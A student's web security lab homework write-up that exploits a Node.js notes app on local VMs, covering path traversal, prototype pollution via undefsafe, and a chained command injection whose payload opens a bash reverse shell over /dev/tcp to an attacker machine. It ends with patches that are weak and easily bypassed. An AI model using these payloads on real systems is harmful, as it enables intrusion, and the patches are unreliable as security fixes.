Note
Web Security – HW 3

Task 1: Exploit the path traversal vulnerability

Exploit Payload:- http://localhost/img?id=../../../../hello.txt


Objective:- We will exploiting File traversal vulnerability and in process of exploiting the vulnerability we will be reading the contents of hello.txt.

Steps:-

Upon reviewing the source code, I found that app.route('/img') is vulnerable to path traversal attack.

```
app.route('/img')
    .get(function(req, res){
        res.sendFile(
            path.join(__dirname, '/images/', req.query.id || 'jhu.png'));
    })
```

As we can observe above, if we manipulate the "id" parameter of the request query then we should be able to traverse above and read the contents of our desired file.
Note:- We can read system files as well. However, for demonstration purpose I am reading the contents of hello.txt



Task 2: Exploit the prototype pollution vulnerability to affect a base object's property

Exploit Payload:- curl --request POST --url http://localhost:80/edit_note --header 'content-type: application/json' --data '{"id":"__proto__.toString()", "author":"Apoorv", "raw":"Polluted"}'

Upon reviewing the source code, we find that the undefsafe package is vulnerable to the prototype pollution attack.

Note
Web Security – HW 3

```
1 var express = require('express');
2 var path = require('path');
3 const undefsafe = require('undefsafe');
4 const {
5     exec
```

Now, we need to find a place to inject our payload in order to exploit the vulnerability.


```
edit_note(id, author, raw) {
    undefsafe(this.note_list, id + '.author', author);
    undefsafe(this.note_list, id + '.raw_note', raw);
}
```

We find that the **id** in the **edit_note** can be leveraged to insert our payload in order to affect the functionality of the application.

Steps:-

a) We first add a note, so we can later inject our payload in the edit_node functionality to exploit prototype pollution vulnerability to affect a base object's property.

```
apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$ curl --request POST   --url http://localhost:80/add_note   --header 'content-type: application/json'   --data '{"author":"
apoorv", "raw":"This is my first note"}'
<p>add note sucess</p>apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$
```




b) Now we will be injecting our payload in the **"id"** parameter of the edit_note functionality of the note application in order to affect Object.toString

```
apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$ curl --request POST --url http://localhost:80/edit_note --header 'content-type: application/json' --data '{"id":"__proto__
.toString()", "author":"Apoorv", "raw":"Polluted"}'
Something broke!apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$
```

c) As we can see, upon making the POST request we are prompted with "Something broke".

d) Now if we try to add a new note, the application won't add it since the "toString" property of the object has been polluted.

```
apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$ curl --request POST   --url http://localhost:80/add_note   --header 'content-type: application/json'   --data '{"author":"
apoorv", "raw":"hi"}'
Something broke!apoorv@ubuntu:~/websec-lab-HW3/websec-lab-notes/src$
```



Note
Web Security – HW 3

Task 3: Further exploit the prototype pollution vulnerability to trigger a command injection vulnerability
Exploit Payload:- curl --request POST --url http://192.168.83.128:80/edit_note --header 'content-type: application/json' --data '{"id":"__proto__.a","author":"bash -i >& /dev/tcp/192.168.83.130/4444 0>&1","raw": "test"}'

Overview:- We will be again exploiting the undefsafe package to trigger a command injection. We will again target the edit_note functionality of the application and place the command we want to trigger in the "**author**" field parameter of the POST request body.

This occurs because the **for** loop will loop over our commands including our new command **a** as a result of prototype pollution and when we the attackers sends a GET request to the status endpoint, the **a** command gets executed resulting in the reverse shell.


For the demonstration purpose, I will get the reverse shell on an attacker machine with the help of the netcat.

Steps:


a) Fire up a netcat listner on a random port, say 4444 in the attacker VM

nc -lvp 4444

b) We launch our exploit from the attacking VM and the web application prompts us with "something broke".



c) We again send a GET request to the **status** endpoint of the web application



d) As we can see below , we have successfully got the reverse shell.

Note
Web Security – HW 3

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.83.128: inverse host lookup failed: Unknown host
connect to [192.168.83.130] from (UNKNOWN) [192.168.83.128] 38916
root@ubuntu:/home/apoorv/websec-lab-HW3/websec-lab-notes/src#
```

Task 4: Patch all the vulnerabilities using sanitization (assuming that dependent libraries are still vulnerable)

Path Traversal Vulnerability

```
app.route('/img')
    .get(function(req, res){
        sanitized_query = req.query.id.replace('../','')
        res.sendFile(
            path.join(__dirname, '/images/', sanitized_query || 'jhu.png'));
    })
```

Checking and Sanitizing the "req.query.id" as per the request by replacing the "../" by ' '.

```
Example app listening at http://localhost:80
../../../../hello.txt
Error: ENOENT: no such file or directory, stat '/home/apoorv/websec-lab-HW3/hello.txt'
```

Prototype Pollution Vulnerability

```
app.route('/edit_note')
    .get(function (req, res) {
        res.render('mess', {
            message: "please use POST to edit a note"
        });
    })
    .post(function (req, res) {
        let id = req.body.id;
        if (id.includes('__proto__')) {
                res.render('mess', {
                        message: "Prototype Vulnerability Deteceted!"
                });
        }
        else {
                let author = req.body.author;
                let enote = req.body.raw;
                if (id && author && enote) {
                notes.edit_note(id, author, enote);
                res.render('mess', {
                        message: "edit note sucess"
                });
                } else {
                res.render('mess', {
                        message: "edit note failed"
                });
                }
                }
        })
```

Note
Web Security – HW 3

I sanitized req.body.id by checking whether the **id** string included the word "__proto__" or not.